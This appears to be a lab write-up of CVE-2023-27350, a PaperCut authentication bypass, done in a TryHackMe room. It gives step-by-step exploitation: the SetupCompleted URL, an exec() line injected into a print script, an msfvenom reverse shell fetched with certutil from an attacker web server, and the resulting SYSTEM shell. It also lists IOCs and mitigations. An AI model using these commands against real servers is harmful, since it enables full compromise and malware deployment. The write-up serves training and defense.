
This CVE is public knowledge under the National Vulnerability Database(NVD). Any exploit technique(s) provided should not be used on systems that you are not authorized to be exploiting.
This writeup is based on a room provided from TryHackMe (https://tryhackme.com/r/room/papercut) and is a free room. If you have an account (which is free to make), you can go to this room and try this out now. In this case, I use a stageless reverse shell to gain access to the target instead of the meterpreter session showcased in the TryHackMe room.
PaperCut is a common application that allows organizations to manage printers and print processes. This CVE writeup covers a PaperCut vulnerability that allows an unauthenticated threat actor to remotely gain admin access to the web app and abuse the scripting functionality to gain SYSTEM (or administrative-level access) on the print server. This can lead to ransomware or C2 frameworks being deployed by threat actors onto the server.
Explanation of Vulnerability
CVE-2023-27350 is an authentication bypass in PaperCut printer web-based application (PaperCut NG/MF). CVE.org gave this vulnerability a CVSS score of 9.8 (https://www.cve.org/CVERecord?id=CVE-2023-27350).
The version of PaperCut exploited in this writeup is PaperCut NG 18.3.9 (Build 49588 2019-05-16). However, multiple versions are affected by CVE-2023-27350. Simply noted, it is versions 8.0 or later that were not patched on PaperCut NG or MF. Here is a listing of specific versions:
- version 8.0.0 to 19.2.7
- version 20.0.0 to 20.1.6
- version 21.0.0 to 21.2.10
- version 22.0.0 to 22.0.8
CVE-2023-27350 is also directly linked to CVE-2023-27351, which allows an unauthenticated threat actor to pull information (usernames, passwords, hashes) from users stored in PaperCut. This affects versions 15.0 or later, or more specifically:
- version 15.0.0 to 19.2.7
- version 20.0.0 to 20.1.6
- version 21.0.0 to 21.2.10
- version 22.0.0 to 22.0.8
The vulnerability addressed in CVE-2023-27350 stems from an authentication bypass vulnerability and allows a threat actor to bypass the login page and then gain admin access to the PaperCut application by requesting a URL originally used during the application install flow.
With this CVE, the vulnerability occurs in the “SetupCompleted” class where it calls the performLogin() method in the Java code and passes the “Admin” as the “LoginType” argument for the function. Below is the code portion that is vulnerable.
homePage.performLogin(setupData.getAdminUserName(), LoginType.Admin, false);This is a Session Puzzling vulnerability where session and authentication functions are used for multiple purposes. Exploitation of this vulnerability will allow for an administrator session to be created for a unauthenticated user. From here, the attacker can remotely execute code on the target system using the scripting function of the printer template. Since this application runs as the “PrintCut” service, it gives the attacker administrative level access (“NT AUTHORITY\SYSTEM” on Windows, or “root” on Linux).
Exploitation

Below is an image of the login page of the vulnerable version (PaperCut NG 18.3) that is going to be exploited.
To exploit this vulnerability, it is now time to go to the URL that hosts this web application (commonly on port 9191) at “/app?service=page/SetupCompleted”.


This brings up a page noting “The setup process is complete.”. This page also contains a checkbox for sharing system usage data and a button that has the word “Login” on it. This is the page that PaperCut would go to after a fresh install. To get administrative access to the web application, simply click “Login” (you can uncheck the checkbox as well if you would like).
Gaining RCE
The next step in the exploitation process is to gain remote code execution (RCE) on the target. To do this, first navigate to “Printers” on the left side of the web application.

From here, ensure you are on the tab “Printer List” (clicking on “Printers” should default to this tab). In this tab, click on “[Template printer]”.

On this page, click on the tab “Scripting” and ensure the checkbox for “Enable Print Script” is checked.

To execute code, the JavaScript function exec() can be used. To ping the local (attacking) machine the code can be changed to as follows (note: my local IP was 10.13.9.40, change this portion to be yours).
//
// Customize your print process with Print Scripting.  You don't have to be a
// programmer to use Print Scripting.  Use one of the many pre-written recipes
// already written for you, or write your own in JavaScript using snippets and
// reference documentation.
//
function printJobHook(inputs, actions) {
  // your script here
}
java.lang.Runtime.getRuntime().exec('ping.exe 10.13.9.40');
Once this is completed, be sure to scroll down and click the “Apply” button. From here, you can ensure that this is working by listening for incoming connections on local machine using the command sudo tcpdump -i tun0 icmp.


This will show that you have incoming ICMP traffic from the remote machine that you have just gained admin web access to. From here, I ensured I was in my /opt/Tools/Exploits directory and then used git clone https://github.com/horizon3ai/CVE-2023-27350 to download the exploit.

After I obtained the exploit, it was noted that I would need a reverse shell EXE file that I could use. To complete this, I used the command msfvenom -p windows/x64/shell_reverse_tcp -a x64 --platform Windows LHOST=10.13.9.40 LPORT=443 -f exe -o revsh.exe to create a 64-bit Windows EXE stageless reverse shell that called back to my local machine on port 443 and was saved in the file “revsh.exe”.
I started a reverse shell listener on port 443 using rlwrap for more stability on a Windows sytem using rlwrap nc -nvlp 443. I proceeded to also start a python webserver on 8080 using the command python -m http.server 8080.

Now that I had the proper listener set up and my web server hosting the EXE file I had created, it was now time to download the file from my webserver onto the remote machine. I did this using the command python3 CVE-2023-27350/CVE-2023-27350.py -u http://10.10.237.39:9191 -c "certutil.exe -urlcache -f http://10.13.9.40:8080/revsh.exe revsh.exe". Note: the target URL was 10.10.237.39:9191 and my local URL was 10.13.9.40:8080.

After the script was done running, it seemed that the file was grabbed from the webserver. From here, I ran another command that would then execute the reverse shell. The command I ran was python3 CVE-2023-27350.py -u http://10.10.237.39:9191 -c "cmd.exe /c revsh.exe". Checking back on my listener hosted on 443, I now had a connection back from the remote machine.


A simple “whoami” shows that I gained access as NT AUTHORITY\SYSTEM on the remote host.
A full breakdown of how the code works can be found in the TryHackMe room associated with this under module 3.
IOCs
This attack is noisy and generates logs (can be found under “Logs” > “Application Log”) that reveal the IP of the attacker, edits made to the application, and other information.
If Debug Mode is enabled on PaperCut, logs may be generated and can be found under “[app-path]/server/logs/*.*” and the most recent log file will likely be “server.log”. An indicator in one of these logs would be seeing “Setup Completed” in the log with no recent deployments of a new installation or upgrade. Further indications include:
- User “admin” updating config key “print.script.sandboxed”, “device.script.sandboxed”, and/or “print-and-device.script.enabled”
- Admin user “admin” modified the print script on the printer
- User/Group Sync settings changed by “admin”
Processes such as cmd.exe and powershell.exe should be considered suspicious if they are a child process of PaperCut (pc-app.exe).
PaperCut revealed known domains associated with threat actors that exploited the PaperCut in the wild (https://www.papercut.com/kb/Main/PO-1216-and-PO-1219). These can found in DNS/web proxy logs:
- upd488[.]windowservicecemter[.]com/download/ld.txt
- upd488[.]windowservicecemter[.]com/download/AppPrint.msi
- upd488[.]windowservicecemter[.]com/download/a2.msi
- upd488[.]windowservicecemter[.]com/download/a3.msi
- anydeskupdate[.]com anydeskupdates[.]com
- netviewremote[.]com updateservicecenter[.]com
- windowcsupdates[.]com windowservicecentar[.]com
- windowservicecenter[.]com winserverupdates[.]com
- study[.]abroad[.]ge
- ber6vjyb[.]com
- 5[.]188[.]206[.]14
- upd488[.]windowservicecemter[.]com/download/update.dll
Mitigation
To prevent both CVE-2023-27350 and CVE-2023-27351, you can update to version 20.1.7, version 21.2.11, or versions 22.0.9 and later.
Other network mitigations (recommended from the TryHackMe room if you cannot update the version):
- Block external traffic to ports 9191/9192 (default PaperCut ports) to avoid external attackers using these ports. This will not prevent against attackers who already have internal network access to systems.
- Block all inbound traffic to the web management portal on the firewall to the server to ensure that attackers cannot laterally move and pivot from internal hosts. This also prevents management of the PaperCut instance from any machine other than the server it is hosted on.
More information about this vulnerability can be found here:



 CyberArri
Leave a comment